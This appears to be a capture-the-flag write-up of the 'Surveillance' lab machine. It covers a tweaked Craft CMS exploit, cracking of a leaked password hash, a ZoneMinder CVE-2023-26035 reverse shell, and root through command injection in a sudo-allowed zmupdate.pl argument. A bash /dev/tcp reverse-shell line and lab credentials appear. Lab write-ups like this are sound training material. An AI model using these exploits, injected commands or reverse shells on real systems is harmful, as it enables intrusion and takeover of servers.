

Surveillance

Scanning


```
(moghees@kali)-[~/lab]
$ nmap -A 10.10.11.245 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 21:09 PKT
Nmap scan report for 10.10.11.245
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp    open      http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://surveillance.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
2702/tcp  filtered  sms-xfer
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.48 seconds
```

Enumeration

Website:

© 2024 All Rights Reserved By SURVEILLANCE.HTB
Powered by Craft CMS



Foothold

The exploit was not working so I had to tweek it a little bit and got shell.

```
def writePayloadToTempFile(documentRoot):
    # change here
    data = {
        "action": "conditions/render",
        "configObject[class]": "craft\elements\conditions\ElementCondition",
        "config": '{ "name": "configObject", "as": { "class": "Imagick", "__construct()": { "files": "msl:/tmp" } } }' # there was /etc/passwd so i changed it to /tmp
    }
```

```
(moghees@kali)-[~/lab]
$ python3 exploit.py http://surveillance.htb/
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Horizontal Privilege Escalation-Matthew

After enumeration I found this :

```
www-data@surveillance:~/html/craft/storage/backups$ ls
surveillance--2023-10-17-202801--v4.4.14.sql
surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft/storage/backups$
```

While enumerating database I found this:

```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance
.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NUL
L,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:
16','2023-10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

Cracking the hash:

```
(moghees@kali)-[~]
$ hashcat -m 1400 "39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec" /usr/share/
wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DIST
RO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2853/5771 MB (1024 MB allocatab
le), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c ... 5770ec
Time.Started.....: Sat Feb  3 22:14:45 2024 (2 secs)
Time.Estimated...: Sat Feb  3 22:14:47 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1687.5 kH/s (0.54ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3553280/14344385 (24.77%)
Rejected.....: 0/3553280 (0.00%)
Restore.Point....: 3551232/14344385 (24.76%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: starfish789 → star42016
Hardware.Mon.#1..: Temp: 53c Util: 70%
```

Username: **matthew**

Password: **starcraft122490**

```
www-data@surveillance:~/html/craft/storage/backups$ ls /home
matthew  zoneminder
www-data@surveillance:~/html/craft/storage/backups$ su matthew
Password:
matthew@surveillance:/var/www/html/craft/storage/backups$ █
```

Horizontal Privilege Escalation-Zoneminder

Sudo -l:

```
matthew@surveillance:~$ sudo -l
[sudo] password for matthew:
Sorry, user matthew may not run sudo on surveillance.
matthew@surveillance:~$ █
```

SUID:

```
matthew@surveillance:/$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
matthew@surveillance:/$
```

Cronjobs:

```
matthew@surveillance:/var/spool/cron$ ls
crontabs
matthew@surveillance:/var/spool/cron$ ls -al
total 12
drwxr-xr-x 3 root root    4096 Aug  9  2022 .
drwxr-xr-x 4 root root    4096 Aug  9  2022 ..
drwx-wx--T 2 root crontab 4096 Nov  7 21:10 crontabs
matthew@surveillance:/var/spool/cron$
```

No access to crontabs, i think there are some cronjobs running.

Processes:

```
matthew@surveillance:/var/spool/cron$ ps
  PID TTY          TIME CMD
 2147 pts/0        00:00:00 bash
 2546 pts/0        00:00:00 ps
matthew@surveillance:/var/spool/cron$
```

Only able to see our own processes.

Netstat:

```
matthew@surveillance:/var/spool/cron$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      52 10.10.11.245:ssh        10.10.14.118:43626     ESTABLISHED
tcp        0      1 10.10.11.245:36084      8.8.8.8:domain        SYN_SENT
udp        0      0 10.10.11.245:57109      8.8.8.8:domain        ESTABLISHED
udp        0      0 localhost:39099         localhost:domain       ESTABLISHED
udp        0      0 10.10.11.245:51975      8.8.8.8:domain        ESTABLISHED
udp        0      0 10.10.11.245:37875      8.8.8.8:domain        ESTABLISHED
udp        0      0 10.10.11.245:50279      8.8.8.8:domain        ESTABLISHED
udp        0      0 10.10.11.245:36057      8.8.8.8:domain        ESTABLISHED
Active UNIX domain sockets (w/o servers)
```

Linpeas

- Found some credentials.

```
Analyzing Env Files (limit 70)
-rw-r--r-- 1 root root 0 May  2 2023 /usr/lib/node_modules/passbolt_cli/node_modules/psl/.env
-rw-r--r-- 1 www-data www-data 836 Oct 21 18:32 /var/www/html/craft/.env
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7
CRAFT_ENVIRONMENT=production
CRAFT_SECURITY_KEY=2HfILL3OAEe5X0jzYOVY5i7uUizKmB2_
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false
PRIMARY_SITE_URL=http://surveillance.htb/
```

Found a server running as root.


```

server {
    listen 127.0.0.1:8080;

    root /usr/share/zoneminder/www;

    index index.php;

    access_log /var/log/zm/access.log;
    error_log /var/log/zm/error.log;

    location / {
        try_files $uri $uri/ /index.php?$args =404;

        location ~ /api/(css|img|ico) {
            rewrite ^/api(.+)$ /api/app/webroot/$1 break;
            try_files $uri $uri/ =404;
        }
        location /api {
            rewrite ^/api(.+)$ /api/app/webroot/index.php?p=$1 last;
        }
        location /cgi-bin {

```

- I started port forwarding to view the website.

```

(moghees@kali)-[~]
$ ssh -L 80:127.0.0.1:8080 matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

```

account_circle ZoneMinder Login

- Got a login page.
- After some enumeration I found this :

```
matthew@surveillance: /usr/share/zoneminder/www/api/app/Config$ cat database.php
```

```
public $test = array(  
    'datasource' => 'Database/Mysql',  
    'persistent' => false,  
    'host' => 'localhost',  
    'login' => 'zmuser',  
    'password' => 'ZoneMinderPassword2023',  
    'database' => 'zm',  
    'prefix' => '',  
    //'encoding' => 'utf8',  
);
```

Didn't work.


```
matthew@surveillance:/usr/share/zoneminder/www/api$ cat README.md
ZoneMinder API
```

This is the ZoneMinder API. It should be, for now, installed under the webroot e.g. /api.

app/Config/database.php.default must be configured and copied to app/Config/database.php

In addition, Security.salt and Security.cipherSeed in app/Config/core.php should be changed.

The API can run on a dedicated / separate instance, so long as it can access the database as configured in app/Config/database.php

```
matthew@surveillance:/usr/share/zoneminder/www/api$
```

app/Config/core.php:

```
/**
 * A random string used in security hashing methods.
 */
Configure::write('Security.salt', 'f5fUKI1Nsp0vKmiobQuu0nCicGYte');

/**
 * A random numeric string (digits only) used to encrypt/decrypt strings.
 */
Configure::write('Security.cipherSeed', '9253142640869492061818801507335812223924');
```


Nothing working.

Looked for exploit on Google for ZoneMaster.

zoneminder exploit

Videos Images Github Shopping News Books Finance

About 16,900 results (0.28 seconds)

 GitHub
[https://github.com > rvizx > CVE-2023-26035](https://github.com/rvizx/CVE-2023-26035)

rvizx/CVE-2023-26035 - Poc Exploit

ZoneMinder versions prior to 1.36.33 and 1.37.33 are vulnerable to Unauthenticated Remote Code Execution due to missing authorization checks in the snapshot ...

Exploitation:

```
(moghees@kali)-[~/lab]
$ python3 exploit2.py -t http://127.0.0.1:80/ -ip 10.10.14.118 -p 69
[>] fetching csrt token
[>] recieved the token: key:68407c41cedaa6bcd0707308df116b3e665356d9,1706989308
[>] executing...
[>] sending payload..
[!] failed to send payload
```

```
(moghees@kali)-[~]
$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.118] from (UNKNOWN) [10.10.11.245] 37060
bash: cannot set terminal process group (1111): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$ id
id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
zoneminder@surveillance:/usr/share/zoneminder/www$
```

Got Shell as **zoneminder**.

Vertical Privilege Escalation

sudo -l:

```
zoneminder@surveillance:~$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:~$
```

```

zoneminder@surveillance:/usr/bin$ ls -al | grep zm | grep .pl
-rwxr-xr-x 1 root root 43027 Nov 23 2022 zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23 2022 zmcamtool.pl
-rwxr-xr-x 1 root root 6043 Nov 23 2022 zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23 2022 zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23 2022 zmfilter.pl
-rwxr-xr-x 1 root root 5640 Nov 23 2022 zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23 2022 zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23 2022 zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23 2022 zmrecover.pl
-rwxr-xr-x 1 root root 4815 Nov 23 2022 zmstats.pl
-rwxr-xr-x 1 root root 2133 Nov 23 2022 zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23 2022 zmtelemetry.pl
-rwxr-xr-x 1 root root 5340 Nov 23 2022 zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23 2022 zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23 2022 zmupdate.pl
-rwxr-xr-x 1 root root 8205 Nov 23 2022 zmvideo.pl
-rwxr-xr-x 1 root root 7022 Nov 23 2022 zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23 2022 zmx10.pl

```

After Searching for a long time I found an article from where I got the method to escalate privileges.

```

zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' -
-pass=ZoneMinderPassword2023

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32.
Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
root@surveillance:/usr/bin#

```

I observed that the shell is executing commands but not displaying output. So, I did this:

```

root@surveillance:/home/zoneminder# bash -i >& /dev/tcp/10.10.14.118/70 0>&1

```

```

(moghees@kali)-[~]
$ nc -nvlp 70
listening on [any] 70 ...
connect to [10.10.14.118] from (UNKNOWN) [10.10.11.245] 35662
root@surveillance:/home/zoneminder# id
id
uid=0(root) gid=0(root) groups=0(root)
root@surveillance:/home/zoneminder#

```

Rooted the box.

Flags

User Flag:

```
matthew@surveillance:~$ ls
user.txt
matthew@surveillance:~$ cat user.txt
ab36eeab462fb02f9064244120017935
matthew@surveillance:~$ █
```

Root Flag:

```
root@surveillance:/home/zoneminder# id
id
uid=0(root) gid=0(root) groups=0(root)
root@surveillance:/home/zoneminder# cd /root
cd /root
root@surveillance:~# ls
ls
root.txt
root@surveillance:~#cat root.txt
cat root.txt
e9f0a97401819edfcf3526cee8607b4d
root@surveillance:~# █
```